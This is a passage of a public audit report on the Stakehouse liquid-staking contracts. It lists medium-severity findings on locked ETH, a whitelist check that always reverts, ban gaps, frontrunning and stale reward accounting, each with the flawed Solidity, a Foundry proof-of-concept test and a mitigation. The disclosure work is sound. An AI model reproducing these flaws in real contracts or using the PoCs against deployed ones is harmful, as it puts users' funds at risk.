        if (isKnotRegistered[_blsPublicKey] == false) revert KnotIsNotRegisteredWithSyndicat
        if (isNoLongerPartOfSyndicate[_blsPublicKey] == true) revert KnotHasAlreadyBeenDeReg

        // We flag that the knot is no longer part of the syndicate
        isNoLongerPartOfSyndicate[_blsPublicKey] = true;

        // For the free floating and collateralized SLOT of the knot, snapshot the accumulat
        lastAccumulatedETHPerFreeFloatingShare[_blsPublicKey] = accumulatedETHPerFreeFloatin

        // We need to reduce `totalFreeFloatingShares` in order to avoid further ETH accruin
        totalFreeFloatingShares -= sETHTotalStakeForKnot[_blsPublicKey];

        // Total number of registered knots with the syndicate reduces by one
        numberOfRegisteredKnots -= 1;

        emit KnotDeRegistered(_blsPublicKey);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L174-L197

```
    function updateAccruedETHPerShares() public {
        ...
        if (numberOfRegisteredKnots > 0) {
            ...
        } else {
            // todo - check else case for any ETH lost
        }
    }
```

Proof of Concept

Please add the following code in `test\foundry\LiquidStakingManager.t.sol`.

1. Import `stdError` as follows.

```
import { stdError } from "forge-std/Test.sol";
```

2. Add the following test. This test will pass to demonstrate the described scenario.

```
function testEIP1559RewardsReceivedBySyndicateDuringPeriodWhenItHasNoRegisteredKnotsCanB
    // set up users and ETH
    address nodeRunner = accountOne; vm.deal(nodeRunner, 4 ether);
    address feesAndMevUser = accountTwo; vm.deal(feesAndMevUser, 4 ether);
    address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);

    // do everything from funding a validator within default LSDN to minting derivatives
    depositStakeAndMintDerivativesForDefaultNetwork(
        nodeRunner,
        feesAndMevUser,
        savETHUser,
        blsPubKeyFour
    );

    // send the syndicate some EIP1559 rewards
    uint256 eip1559Tips = 0.6743 ether;
    (bool success, ) = manager.syndicate().call{value: eip1559Tips}("");
    assertEq(success, true);

    // de-register the only knot from the syndicate to send sETH back to the smart walle
    IERC20 sETH = IERC20(MockSlotRegistry(factory.slot()).stakeHouseShareTokens(manager
    uint256 sETHBalanceBefore = sETH.balanceOf(manager.smartWalletOfNodeRunner(nodeRunne
    vm.startPrank(admin);
    manager.deRegisterKnotFromSyndicate(getBytesArrayFromBytes(blsPubKeyFour));
    manager.restoreFreeFloatingSharesToSmartWalletForRageQuit(
        manager.smartWalletOfNodeRunner(nodeRunner),
        getBytesArrayFromBytes(blsPubKeyFour),
        getUint256ArrayFromValues(12 ether)
    );
    vm.stopPrank();

    assertEq(
        sETH.balanceOf(manager.smartWalletOfNodeRunner(nodeRunner)) - sETHBalanceBefore,
        12 ether
    );

    vm.warp(block.timestamp + 3 hours);

    // feesAndMevUser, who is the Staking Funds vault's LP holder, can claim rewards acc
    vm.startPrank(feesAndMevUser);
```

```
stakingFundsVault.claimRewards(feesAndMevUser, getBytesArrayFromBytes(blsPubKeyFour)
vm.stopPrank();

uint256 feesAndMevUserEthBalanceBefore = feesAndMevUser.balance;
assertEq(feesAndMevUserEthBalanceBefore, (eip1559Tips / 2) - 1);

// nodeRunner, who is the collateralized SLOT holder for blsPubKeyFour, can claim re
vm.startPrank(nodeRunner);
manager.claimRewardsAsNodeRunner(nodeRunner, getBytesArrayFromBytes(blsPubKeyFour));
vm.stopPrank();
assertEq(nodeRunner.balance, (eip1559Tips / 2));

// more EIP1559 rewards are sent to the syndicate, which has no registered knot at t
(success, ) = manager.syndicate().call{value: eip1559Tips}("");
assertEq(success, true);

vm.warp(block.timestamp + 3 hours);

// calling the claimRewards function by feesAndMevUser has no effect at this moment
vm.startPrank(feesAndMevUser);
stakingFundsVault.claimRewards(feesAndMevUser, getBytesArrayFromBytes(blsPubKeyFour)
vm.stopPrank();
assertEq(feesAndMevUser.balance, feesAndMevUserEthBalanceBefore);

// calling the claimRewardsAsNodeRunner function by nodeRunner reverts at this momen
vm.startPrank(nodeRunner);
vm.expectRevert("Nothing received");
manager.claimRewardsAsNodeRunner(nodeRunner, getBytesArrayFromBytes(blsPubKeyFour));
vm.stopPrank();

// however, the syndicate still holds the EIP1559 rewards received by it during the
assertEq(manager.syndicate().balance, eip1559Tips + 1);

vm.warp(block.timestamp + 3 hours);

vm.deal(nodeRunner, 4 ether);
vm.deal(feesAndMevUser, 4 ether);
vm.deal(savETHUser, 24 ether);

// For a different BLS public key, which is blsPubKeyTwo,
//   do everything from funding a validator within default LSDN to minting derivativ
depositStakeAndMintDerivativesForDefaultNetwork(
    nodeRunner,
    feesAndMevUser,
    savETHUser,
    blsPubKeyTwo
```

```
        );

        // calling the claimRewards function by feesAndMevUser reverts at this moment
        vm.startPrank(feesAndMevUser);
        vm.expectRevert(stdError.arithmeticError);
        stakingFundsVault.claimRewards(feesAndMevUser, getBytesArrayFromBytes(blsPubKeyTwo))
        vm.stopPrank();

        // Yet, calling the claimRewardsAsNodeRunner function by nodeRunner receives half of
        //   received by the syndicate during the period when it has no registered knots.
        // Because such rewards are not received by the syndicate after the derivatives are
        //   nodeRunner does not deserve these for blsPubKeyTwo.
        vm.startPrank(nodeRunner);
        manager.claimRewardsAsNodeRunner(nodeRunner, getBytesArrayFromBytes(blsPubKeyTwo));
        vm.stopPrank();
        assertEq(nodeRunner.balance, eip1559Tips / 2);

        // Still, half of the EIP1559 rewards that were received by the syndicate
        //   during the period when the syndicate has no registered knots is locked in the s
        assertEq(manager.syndicate().balance, eip1559Tips / 2 + 1);
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

The `else` block of the `updateAccruedETHPerShares` function (https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/syndicate/Syndicate.sol#L194-L196) can be updated to include logics that handle the EIP1559 rewards received by the syndicate during the period when it has no registered knots.

vince0656 (Stakehouse) disputed and commented: > Node runners should index the chain when the knot is removed from the LSD network and update their fee recipient.

LSDan (judge) decreased severity to Medium and commented: > I'm going to leave this in place but as a Medium.

[M-22] ETH sent when calling `executeAsSmartWallet` function can be lost

Submitted by rbserver, also found by 0xbepresent

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L202-L215 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/smart-wallet/OwnableSmartWallet.sol#L52-L64

Calling the `executeAsSmartWallet` function by the DAO further calls the `OwnableSmartWallet.execute` function. Since the `executeAsSmartWallet` function is `payable`, an ETH amount can be sent when calling it. However, since the sent ETH amount is not forwarded to the smart wallet contract, such sent amount can become locked in the `LiquidStakingManager` contract. For example, when the DAO attempts to call the `executeAsSmartWallet` function for sending some ETH to the smart wallet so the smart wallet can use it when calling its `execute` function, if the smart wallet's ETH balance is also higher than this sent ETH amount, calling the `executeAsSmartWallet` function would not revert, and the sent ETH amount is locked in the `LiquidStakingManager` contract while such amount is deducted from the smart wallet's ETH balance for being sent to the target address. Besides that this is against the intention of the DAO, the DAO loses the sent ETH amount that becomes locked in the `LiquidStakingManager` contract, and the node runner loses the amount that is unexpectedly deducted from the corresponding smart wallet's ETH balance.

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L202-L215

```
    function executeAsSmartWallet(
        address _nodeRunner,
        address _to,
        bytes calldata _data,
        uint256 _value
    ) external payable onlyDAO {
        address smartWallet = smartWalletOfNodeRunner[_nodeRunner];
        require(smartWallet != address(0), "No wallet found");
        IOwnableSmartWallet(smartWallet).execute(
            _to,
            _data,
            _value
        );
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/smart-wallet/OwnableSmartWallet.sol#L52-L64

```
    function execute(
        address target,
        bytes memory callData,
        uint256 value
    )
        external
```

```
    override
    payable
    onlyOwner // F: [OSW-6A]
    returns (bytes memory)
{
    return target.functionCallWithValue(callData, value); // F: [OSW-6]
}
```

Proof of Concept

Please add the following code in `test\foundry\LSDNFactory.t.sol`.

1. Add the following `receive` function for the POC purpose.

   ```
   receive() external payable {}
   ```

2. Add the following test. This test will pass to demonstrate the described scenario.

   ```
   function testETHSentWhenCallingExecuteAsSmartWalletFunctionCanBeLost() public {
       vm.prank(address(factory));
       manager.updateDAOAddress(admin);

       uint256 nodeStakeAmount = 4 ether;
       address nodeRunner = accountOne;
       vm.deal(nodeRunner, nodeStakeAmount);

       address eoaRepresentative = accountTwo;

       vm.prank(nodeRunner);
       manager.registerBLSPublicKeys{value: nodeStakeAmount}(
           getBytesArrayFromBytes(blsPubKeyOne),
           getBytesArrayFromBytes(blsPubKeyOne),
           eoaRepresentative
       );

       // Before the executeAsSmartWallet function is called, the manager contract owns 0 E
       //   and nodeRunner's smart wallet owns 4 ETH.
       assertEq(address(manager).balance, 0);
       assertEq(manager.smartWalletOfNodeRunner(nodeRunner).balance, 4 ether);

       uint256 amount = 1.5 ether;

       vm.deal(admin, amount);

       vm.startPrank(admin);

       // admin, who is dao at this moment, calls the executeAsSmartWallet function while s
   ```

```
        manager.executeAsSmartWallet{value: amount}(nodeRunner, address(this), bytes(""), am

        vm.stopPrank();

        // Although admin attempts to send the 1.5 ETH through calling the executeAsSmartWal
        //   the sent 1.5 ETH was not transferred to nodeRunner's smart wallet but is locked
        assertEq(address(manager).balance, amount);

        // Because nodeRunner's smart wallet owns more than 1.5 ETH, 1.5 ETH of this smart w
        assertEq(manager.smartWalletOfNodeRunner(nodeRunner).balance, 4 ether - amount);
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L210-L214 can be updated to the following code.

```
        IOwnableSmartWallet(smartWallet).execute{value: msg.value}(
            _to,
            _data,
            _value
        );
```

vince0656 (Stakehouse) confirmed

LSDan (judge) decreased severity to Medium and commented: > The external factor implied is that the DAO loses control of itself to bad actors. As such, this really can't be a high risk.

[M-23] Calling `updateNodeRunnerWhitelistStatus` function always reverts

Submitted by rbserver, also found by 0xPanda, ReyAdmirado, Trust, Josiah, Franfran, pashov, Aymen0909, btk, zgo, Jeiwan, SmartSek, Awesome, shark, RaymondFam, trustindistrust, HE1M, and aphak5010

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L278-L284 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L684-L692 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L426-L492

Calling the `updateNodeRunnerWhitelistStatus` function by the DAO supposes to allow the trusted node runners to use and interact with the protocol when `enableWhitelisting` is set to `true`. However, since calling the `updateNodeRunnerWhitelistStatus` function executes `require(isNodeRunnerWhitelisted[_nodeRunner] != isNodeRunnerWhitelisted[_nodeRunner], "Unnecessary update to same status")`, which always reverts, the DAO is unable to whitelist any trusted node runners. Because none of them can be whitelisted, all trusted node runners cannot call functions like `registerBLSPublicKeys` when the whitelisting mode is enabled. As the major functionalities become unavailable, the protocol's usability becomes much limited, and the user experience becomes much degraded.

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L278-L284

```
    function updateNodeRunnerWhitelistStatus(address _nodeRunner, bool isWhitelisted) exter
        require(_nodeRunner != address(0), "Zero address");
        require(isNodeRunnerWhitelisted[_nodeRunner] != isNodeRunnerWhitelisted[_nodeRunner]

        isNodeRunnerWhitelisted[_nodeRunner] = isWhitelisted;
        emit NodeRunnerWhitelistingStatusChanged(_nodeRunner, isWhitelisted);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L684-L692

```
    function _isNodeRunnerValid(address _nodeRunner) internal view returns (bool) {
        require(_nodeRunner != address(0), "Zero address");

        if(enableWhitelisting) {
            require(isNodeRunnerWhitelisted[_nodeRunner] == true, "Invalid node runner");
        }

        return true;
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L426-L492

```
    function registerBLSPublicKeys(
        bytes[] calldata _blsPublicKeys,
        bytes[] calldata _blsSignatures,
        address _eoaRepresentative
    ) external payable nonReentrant {
        ...
        require(_isNodeRunnerValid(msg.sender) == true, "Unrecognised node runner");
        ...
    }
```

Proof of Concept

Please add the following test in `test\foundry\LSDNFactory.t.sol`. This test will pass to demonstrate the described scenario.

```
function testCallingUpdateNodeRunnerWhitelistStatusFunctionAlwaysReverts() public {
    vm.prank(address(factory));
    manager.updateDAOAddress(admin);

    vm.startPrank(admin);

    vm.expectRevert("Unnecessary update to same status");
    manager.updateNodeRunnerWhitelistStatus(accountOne, true);

    vm.expectRevert("Unnecessary update to same status");
    manager.updateNodeRunnerWhitelistStatus(accountTwo, false);

    vm.stopPrank();
}
```

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L280 can be updated to the following code.

```
        require(isNodeRunnerWhitelisted[_nodeRunner] != isWhitelisted, "Unnecessary update t
```

vince0656 (Stakehouse) confirmed

[M-24] Node runner who is already known to be malicious cannot be banned before corresponding smart wallet is created

Submitted by rbserver

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356-L377 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L507-L509 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L426-L492

Currently, the `rotateNodeRunnerOfSmartWallet` function provides the only way to set `bannedNodeRunners` to `true` for a malicious node runner. However,

before the node runner calls the `registerBLSPublicKeys` function to create a smart wallet, calling the `rotateNodeRunnerOfSmartWallet` function reverts. This means that for a node runner, who is already known to be malicious such as someone controlling a hacker address, calling the `isNodeRunnerBanned` function always return `false` before the `registerBLSPublicKeys` function is called for the first time, and executing `require(isNodeRunnerBanned(msg.sender) == false, "Node runner is banned from LSD network")` when calling the `registerBLSPublicKeys` function for the first time is not effective. As the monitoring burden can be high, the malicious node runner could interact with the protocol maliciously for a while already after the `registerBLSPublicKeys` function is called until the DAO notices the malicious activities and then calls the `rotateNodeRunnerOfSmartWallet` function. When the DAO does not react promptly, some damages to the protocol could be done already.

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356-L377

```
    function rotateNodeRunnerOfSmartWallet(address _current, address _new, bool _wasPrevious
        ...

        if (msg.sender == dao && _wasPreviousNodeRunnerMalicious) {
            bannedNodeRunners[_current] = true;
            emit NodeRunnerBanned(_current);
        }

        ...
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L507-L509

```
    function isNodeRunnerBanned(address _nodeRunner) public view returns (bool) {
        return bannedNodeRunners[_nodeRunner];
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L426-L492

```
    function registerBLSPublicKeys(
        bytes[] calldata _blsPublicKeys,
        bytes[] calldata _blsSignatures,
        address _eoaRepresentative
    ) external payable nonReentrant {
        ...
        require(isNodeRunnerBanned(msg.sender) == false, "Node runner is banned from LSD net

        address smartWallet = smartWalletOfNodeRunner[msg.sender];

        if(smartWallet == address(0)) {
```

```
        // create new wallet owned by liquid staking manager
        smartWallet = smartWalletFactory.createWallet(address(this));
        emit SmartWalletCreated(smartWallet, msg.sender);

        // associate node runner with the newly created wallet
        smartWalletOfNodeRunner[msg.sender] = smartWallet;
        nodeRunnerOfSmartWallet[smartWallet] = msg.sender;

        _authorizeRepresentative(smartWallet, _eoaRepresentative, true);
    }

    ...
}
```

Proof of Concept

Please add the following test in `test\foundry\LSDNFactory.t.sol`. This test will pass to demonstrate the described scenario.

```
function testMaliciousNodeRunnerCannotBeBannedBeforeCorrespondingSmartWalletIsCreated()
    vm.prank(address(factory));
    manager.updateDAOAddress(admin);

    // Simulate a situation where accountOne is known to be malicious already.
    // accountOne is not banned at this moment.
    assertEq(manager.bannedNodeRunners(accountOne), false);

    // Calling the rotateNodeRunnerOfSmartWallet function is the only way to ban account
    //   however, calling it reverts because accountOne has not called the registerBLSPu
    // This means that it is not possible to prevent accountOne from interacting with th
    vm.prank(admin);
    vm.expectRevert("Wallet does not exist");
    manager.rotateNodeRunnerOfSmartWallet(accountOne, accountTwo, true);
}
```

Tools Used

VSCode

Recommended Mitigation Steps

A function, which should be only callable by the DAO, that can directly set `bannedNodeRunners` for a node runner can be added.

vince0656 (Stakehouse) confirmed

[M-25] Incorrect checking in `_assertUserHasEnoughGiantLPToClaimVaultLP`

Submitted by hihen, also found by Trust and Lambda

The batch operations of `withdrawDETH()` in GiantSavETHVaultPool.sol and `withdrawLPTokens()` in GiantPoolBase.sol are meaningless because they will fail whenever more than one lpToken is passed. Each user can perform `withdrawDETH()` or `withdrawLPTokens()` with one LPToken only once a day.

Proof of Concept

Both the `withdrawDETH()` in GiantSavETHVaultPool.sol and `withdrawLPTokens()` in GiantPoolBase.sol will call `GiantPoolBase._assertUserHasEnoughGiantLPToClaimVaultLP(lpToken, amount)` and `lpTokenETH.burn(msg.sender, amount)`:

There is a require in `_assertUserHasEnoughGiantLPToClaimVaultLP()`:

```
require(lpTokenETH.lastInteractedTimestamp(msg.sender) + 1 days < block.timestamp, "Too new'
```

At the same time, `lpTokenETH.burn(msg.sender, amount)` will update `lastInteractedTimestamp[msg.sender]` to latest block timestamp in `_afterTokenTransfer()` of GiantLP.sol.

So, a user can perform `withdrawDETH` or `withdrawLPTokens` of one LPToken only once a day, others more will fail by `_assertUserHasEnoughGiantLPToClaimVaultLP()`.

Tools Used

VS Code

Recommended Mitigation Steps

The LPToken being operated on should be checked for lastInteractedTimestamp rather than lpTokenETH.

```
diff --git a/contracts/liquid-staking/GiantPoolBase.sol b/contracts/liquid-staking/GiantPool
index 8a8ff70..5c009d9 100644
--- a/contracts/liquid-staking/GiantPoolBase.sol
+++ b/contracts/liquid-staking/GiantPoolBase.sol
@@ -93,7 +93,7 @@ contract GiantPoolBase is ReentrancyGuard {
     function _assertUserHasEnoughGiantLPToClaimVaultLP(LPToken _token, uint256 _amount) int
         require(_amount >= MIN_STAKING_AMOUNT, "Invalid amount");
         require(_token.balanceOf(address(this)) >= _amount, "Pool does not own specified LP
-        require(lpTokenETH.lastInteractedTimestamp(msg.sender) + 1 days < block.timestamp,
+        require(_token.lastInteractedTimestamp(msg.sender) + 1 days < block.timestamp, "Too
     }

     /// @dev Allow an inheriting contract to have a hook for performing operations post dep
```

vince0656 (Stakehouse) confirmed

[M-26] Compromised or malicious DAO can restrict actions of node runners who are not malicious

Submitted by rbserver, also found by chaduke

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LSDNFactory.sol#L73-L102 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L239-L246 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L308-L321 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356-L377 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L326-L350

Impact

When calling the `deployNewLiquidStakingDerivativeNetwork` function, `_dao` is not required to be an address that corresponds to a governance contract. This is also confirmed by the code walkthrough at https://www.youtube.com/watch?v=7UHDUA9l6Ek&t=650s, which mentions that `_dao` can correspond to an address of a single user. Especially when the DAO is set to be an EOA address, it is possible that its private key becomes compromised. Moreover, because the `updateDAOAddress` function lacks a two step procedure for transferring the DAO's role, it is possible that the DAO is set to an uncontrolled address, which can be malicious. When the DAO becomes compromised or malicious, the actions of the node runners, who are not malicious, can be restricted at the DAO's will, such as by calling functions like `rotateEOARepresentativeOfNodeRunner` and `rotateNodeRunnerOfSmartWallet`. For example, a compromised DAO can call the `rotateNodeRunnerOfSmartWallet` function to transfer a smart wallet from a node runner, who is not malicious at all, to a colluded party. Afterwards, the affected node runner is banned from many interactions with the protocol and can no longer call, for instance, the `withdrawETHForKnot` function for withdrawing ETH from the corresponding smart wallet. Hence, a compromised or malicious DAO can cause severe consequences, including ETH losses.

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LSDNFactory.sol#L73-L102

```
function deployNewLiquidStakingDerivativeNetwork(
    address _dao,
    uint256 _optionalCommission,
    bool _deployOptionalHouseGatekeeper,
    string calldata _stakehouseTicker
) public returns (address) {
```

```
        // Clone a new liquid staking manager instance
        address newInstance = Clones.clone(liquidStakingManagerImplementation);
        ILiquidStakingManager(newInstance).init(
            _dao,
            ...
        );

        ...
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L239-L246

```
    function updateDAOAddress(address _newAddress) external onlyDAO {
        require(_newAddress != address(0), "Zero address");
        require(_newAddress != dao, "Same address");

        emit UpdateDAOAddress(dao, _newAddress);

        dao = _newAddress;
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L308-L321

```
    function rotateEOARepresentativeOfNodeRunner(address _nodeRunner, address _newRepresenta
        require(_newRepresentative != address(0), "Zero address");

        address smartWallet = smartWalletOfNodeRunner[_nodeRunner];
        require(smartWallet != address(0), "No smart wallet");
        require(stakedKnotsOfSmartWallet[smartWallet] == 0, "Not all KNOTs are minted");
        require(smartWalletRepresentative[smartWallet] != _newRepresentative, "Invalid rotat

        // unauthorize old representative
        _authorizeRepresentative(smartWallet, smartWalletRepresentative[smartWallet], false)

        // authorize new representative
        _authorizeRepresentative(smartWallet, _newRepresentative, true);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356-L377

```
    function rotateNodeRunnerOfSmartWallet(address _current, address _new, bool _wasPrevious
        require(_new != address(0) && _current != _new, "New is zero or current");

        address wallet = smartWalletOfNodeRunner[_current];
        require(wallet != address(0), "Wallet does not exist");
```

```
        require(_current == msg.sender || dao == msg.sender, "Not current owner or DAO");

        address newRunnerCurrentWallet = smartWalletOfNodeRunner[_new];
        require(newRunnerCurrentWallet == address(0), "New runner has a wallet");

        smartWalletOfNodeRunner[_new] = wallet;
        nodeRunnerOfSmartWallet[wallet] = _new;

        delete smartWalletOfNodeRunner[_current];

        if (msg.sender == dao && _wasPreviousNodeRunnerMalicious) {
            bannedNodeRunners[_current] = true;
            emit NodeRunnerBanned(_current);
        }

        emit NodeRunnerOfSmartWalletRotated(wallet, _current, _new);
    }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L326-L350

```
    function withdrawETHForKnot(address _recipient, bytes calldata _blsPublicKeyOfKnot) exte
        ...

        address associatedSmartWallet = smartWalletOfKnot[_blsPublicKeyOfKnot];
        require(smartWalletOfNodeRunner[msg.sender] == associatedSmartWallet, "Not the node
        require(isNodeRunnerBanned(nodeRunnerOfSmartWallet[associatedSmartWallet]) == false,
        ...
    }
```

Proof of Concept

Please add the following test in `test\foundry\LSDNFactory.t.sol`. This test will pass to demonstrate the described scenario.

```
    function testCompromisedDaoCanRestrictActionsOfNodeRunnersWhoAreNotMalicious() public {
        vm.prank(address(factory));
        manager.updateDAOAddress(admin);

        uint256 nodeStakeAmount = 4 ether;
        address nodeRunner = accountOne;
        vm.deal(nodeRunner, nodeStakeAmount);

        address eoaRepresentative = accountTwo;

        vm.prank(nodeRunner);
        manager.registerBLSPublicKeys{value: nodeStakeAmount}(
```

```
            getBytesArrayFromBytes(blsPubKeyOne),
            getBytesArrayFromBytes(blsPubKeyOne),
            eoaRepresentative
        );

        // Simulate a situation where admin, who is the dao at this moment, is compromised.
        // Although nodeRunner is not malicious,
        //   the compromised admin can call the rotateNodeRunnerOfSmartWallet function to as
        vm.prank(admin);
        manager.rotateNodeRunnerOfSmartWallet(nodeRunner, accountThree, true);

        // nodeRunner is blocked from other interactions with the protocol since it is now b
        assertEq(manager.bannedNodeRunners(accountOne), true);

        // for example, nodeRunner is no longer able to call the withdrawETHForKnot functior
        vm.prank(nodeRunner);
        vm.expectRevert("Not the node runner for the smart wallet ");
        manager.withdrawETHForKnot(nodeRunner, blsPubKeyOne);
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

When calling the `deployNewLiquidStakingDerivativeNetwork` function, instead of explicitly setting the DAO's address, a configurable governance contract, which can have features like voting and timelock, can be deployed and used as the DAO.

vince0656 (Stakehouse) disputed

[M-27] `rotateNodeRunnerOfSmartWallet` is vulnerable to a frontrun attack

Submitted by Franfran

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L356 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/LiquidStakingManager.sol#L369

As the `rotateNodeRunnerOfSmartWallet` function can be called by anyone who is a node runner in the LSD network, this function is vulnerable to a frontrun attack in the case of this node runner being malicious.

Proof of Concept If that is the current node runner is malicious, the DAO would purposely call this same `rotateNodeRunnerOfSmartWallet` with the `_wasPreviousNodeRunnerMalicious` flag turned on. An actual node runner that has been malicious could monitor the mempool and frontrun the DAO transaction that wanted to slash it and submit the transaction before the DAO to avoid getting banned and rotate their EOA representation of the node.

```
if (msg.sender == dao && _wasPreviousNodeRunnerMalicious) {
    bannedNodeRunners[_current] = true;
    emit NodeRunnerBanned(_current);
}
```

When the DAO transaction would go through, it would revert when it's checking if the current (old) node representative is still a wallet, but it's not because the mapping value has been deleted before.

```
address wallet = smartWalletOfNodeRunner[_current];
require(wallet != address(0), "Wallet does not exist");
```

Recommended Mitigation Steps

Restrict this function to DAO only with the `onlyDAO` modifier.

```
// - function rotateNodeRunnerOfSmartWallet(address _current, address _new, bool _wasPreviou
+ function rotateNodeRunnerOfSmartWallet(address _current, address _new, bool _wasPreviousNo
    require(_new != address(0) && _current != _new, "New is zero or current");

    address wallet = smartWalletOfNodeRunner[_current];
    require(wallet != address(0), "Wallet does not exist");
    require(_current == msg.sender || dao == msg.sender, "Not current owner or DAO");

    address newRunnerCurrentWallet = smartWalletOfNodeRunner[_new];
    require(newRunnerCurrentWallet == address(0), "New runner has a wallet");

    smartWalletOfNodeRunner[_new] = wallet;
    nodeRunnerOfSmartWallet[wallet] = _new;

    delete smartWalletOfNodeRunner[_current];

    // - if (msg.sender == dao && _wasPreviousNodeRunnerMalicious) {
    if (_wasPreviousNodeRunnerMalicious) {
        bannedNodeRunners[_current] = true;
        emit NodeRunnerBanned(_current);
    }

    emit NodeRunnerOfSmartWalletRotated(wallet, _current, _new);
}
```

vince0656 (Stakehouse) confirmed

[M-28] Funds are not claimed from syndicate for valid BLS keys of first key is invalid (no longer part of syndicate).

Submitted by Trust

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L218

claimRewards in StakingFundsVault.sol has this code:

```
if (i == 0 && !Syndicate(payable(liquidStakingNetworkManager.syndicate())).isNoLongerPartOfS
    // Withdraw any ETH accrued on free floating SLOT from syndicate to this contract
    // If a partial list of BLS keys that have free floating staked are supplied, then parti
    _claimFundsFromSyndicateForDistribution(
        liquidStakingNetworkManager.syndicate(),
        _blsPubKeys
    );
    // Distribute ETH per LP
    updateAccumulatedETHPerLP();
}
```

The issue is that if the first BLS public key is not part of the syndicate, then _claimFundsFromSyndicateForDistribution will not be called, even on BLS keys that are eligible for syndicate rewards. This leads to reduced rewards for user.

This is different from a second bug which discusses the possibility of using a stale acculmulatedETHPerLP.

Impact

Users will not receive rewards for claims of valid public keys if first passed key is not part of syndicate.

Recommended Mitigation Steps

Drop the `i==0` requirement, which was intended to make sure the claim isn't called multiple times. Use a hasClaimed boolean instead.

[M-29] User receives less rewards than they are eligible for if first passed BLS key is inactive

Submitted by Trust

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L224

StakingFundsVault has the claimRewards() function to allow users to withdraw profits.

```
function claimRewards(
    address _recipient,
    bytes[] calldata _blsPubKeys
) external nonReentrant {
    for (uint256 i; i < _blsPubKeys.length; ++i) {
        require(
            liquidStakingNetworkManager.isBLSPublicKeyBanned(_blsPubKeys[i]) == false,
            "Unknown BLS public key"
        );
        // Ensure that the BLS key has its derivatives minted
        require(
            getAccountManager().blsPublicKeyToLifecycleStatus(_blsPubKeys[i]) == IDataStruct
            "Derivatives not minted"
        );
        if (i == 0 && !Syndicate(payable(liquidStakingNetworkManager.syndicate())).isNoLonge
            // Withdraw any ETH accrued on free floating SLOT from syndicate to this contrac
            // If a partial list of BLS keys that have free floating staked are supplied, th
            _claimFundsFromSyndicateForDistribution(
                liquidStakingNetworkManager.syndicate(),
                _blsPubKeys
            );
            // Distribute ETH per LP
            updateAccumulatedETHPerLP();
        }
        // If msg.sender has a balance for the LP token associated with the BLS key, then se
        LPToken token = lpTokenForKnot[_blsPubKeys[i]];
        require(address(token) != address(0), "Invalid BLS key");
        require(token.lastInteractedTimestamp(msg.sender) + 30 minutes < block.timestamp, "I
        _distributeETHRewardsToUserForToken(msg.sender, address(token), token.balanceOf(msg.
    }
}
```

The issue is that `updateAccumulatedETHPerLP()` is not guaranteed to be called, which means the ETH reward distribution in _distribute would use stale value, and users will not receive as many rewards as they should. `updateAccumulatedETHPerLP` is only called if the first BLS public key is part of the syndicate. However, for the other keys it makes no reason not to use the up to date accumulatedETHPerLPShare value.

Impact

User receives less rewards than they are eligible for if first passed BLS key is inactive.

Recommended Mitigation Steps

Call updateAccumulatedETHPerLP() at the start of the function.

